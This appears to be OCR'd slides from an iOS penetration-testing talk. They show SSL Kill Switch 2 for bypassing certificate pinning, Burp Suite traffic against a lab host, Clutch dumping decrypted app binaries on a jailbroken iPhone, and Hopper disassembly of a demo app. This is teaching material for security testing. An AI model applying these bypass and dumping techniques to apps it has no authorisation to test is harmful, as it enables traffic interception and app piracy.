


SSL Kill Switch 2

Certificate pinning can be bypassed by hooking into some low level methods during runtime.

https://github.com/nabla-c0d3/ssl-kill-switch2


3:01 PM
100%
SSL Kill Switch
Disable Certificate Validation
SSL Kill Switch v0.5 - iSEC Partners



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project opt
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding out of scope items
Host Method URL Params Edited Status
709 http://labs-linux:81 GET /research/iframe_child!,?input=123 200
707 http://labs-linux:81 GET /research/iframe_parent!?input=h... 200
703 http://labs-linux:81 GET /research/given_clickjackable_the... 200
702 http://labs-linux:81 GET /research/iframe_child!?input=htt... 200
701 http://labs-linux:81 GET /research/ 200
700 http://labs-linux:81 GET /storedDom/ 200
699 http://labs-linux:81 GET /passive/ 200
Request
Response
Raw
Params
Headers
Hex
GET /research/iframe_parent!?input=http://localhost HTTP/1.1
Host: labs-linux:81
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:45.0) Gecko/20100101 Firefox/45.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://labs-linux:81/research/
Connection: close

"*No source code?*"

"*No source code? No problem*"


```
        iphone:~ root# Clutch
Usage: Clutch [OPTIONS]
-b --binary-dump <value> Only dump binary files from specified bundleID
-d --dump <value>        Dump specified bundleID into .ipa file
-i --print-installed     Print installed applications
   --clean               Clean /var/tmp/clutch directory
   --version             Display version and exit
-? --help                Display this help and exit

Prateeks-iphone:~ root#
```


```
iPhone:/Applications root# Clutch2 -b
Dump |  <ARMDumper: 0x12dd297a0> armv7 <Binary: 0x12dd243c0, executable:    > 32bit dumping: arch armv7 offset 0
Dump |  <ARMDumper: 0x12dd297a0> armv7 <Binary: 0x12dd243c0, executable:    > to MH_PIE or not to MH_PIE, that is the question
Dump |  <ARMDumper: 0x12dd297a0> armv7 <Binary: 0x12dd243c0, executable:    > ASLR slide: 0x96000
Finished dumping binary <Binary: 0x12dd243c0, executable:      armv7 with result: 1
DONE: /var/tmp/clutch/F53CFCA3-82C8-4C05-BA39-FC237A1FC392
iPhone:/Applications root#
```


mobileApps — bash — 80×24
matthews-Mac-mini:mobileApps matt$ file LunchBox
LunchBox: Mach-O universal binary with 2 architectures
LunchBox (for architecture armv7s):	Mach-O executable arm
LunchBox (for architecture armv7):	Mach-O executable arm
matthews-Mac-mini:mobileApps matt$ file demoMysteryApp
demoMysteryApp: Mach-O executable arm
matthews-Mac-mini:mobileApps matt$

Hopper / IDA Pro


Disassembler, the reverse engineering tool that lets you disassemble, decompile and debug your applications.



GDB-Demo.hop
Read Executable
Back
Follow
D
Mark As Data
A
Mark As ASCII
C
Mark As Code
P
Mark As Procedure
S
Segments
X
Cross References
Show CFG
Pseudo Code
G
GDB
Labels
Strings
Search
start
_main_2730
methImpl_AppDelegate_application_didFinishLa...
methImpl_AppDelegate_applicationWillResignActive_
methImpl_AppDelegate_applicationDidEnterBack...
methImpl_AppDelegate_applicationWillEnterFore...
methImpl_AppDelegate_applicationDidBecomeA...
methImpl_AppDelegate_applicationWillTerminate_
methImpl_AppDelegate_window
methImpl_AppDelegate_setWindow_
methImpl_AppDelegate__cxx_destruct
methImpl_ViewController_viewDidLoad
methImpl_ViewController_didReceiveMemoryWarning
methImpl_ViewController_loginButtonTapped_
methImpl_ViewController_usernameTextField
methImpl_ViewController_setUsernameTextField_
methImpl_ViewController_passwordTextField
methImpl_ViewController_setPasswordTextField_
methImpl_ViewController__cxx_destruct
imp___symbol_stub__UIApplicationMain
imp___symbol_stub__NSStringFromClass
imp___symbol_stub__objc_autoreleasePoolPop
imp___symbol_stub__objc_autoreleasePoolPush
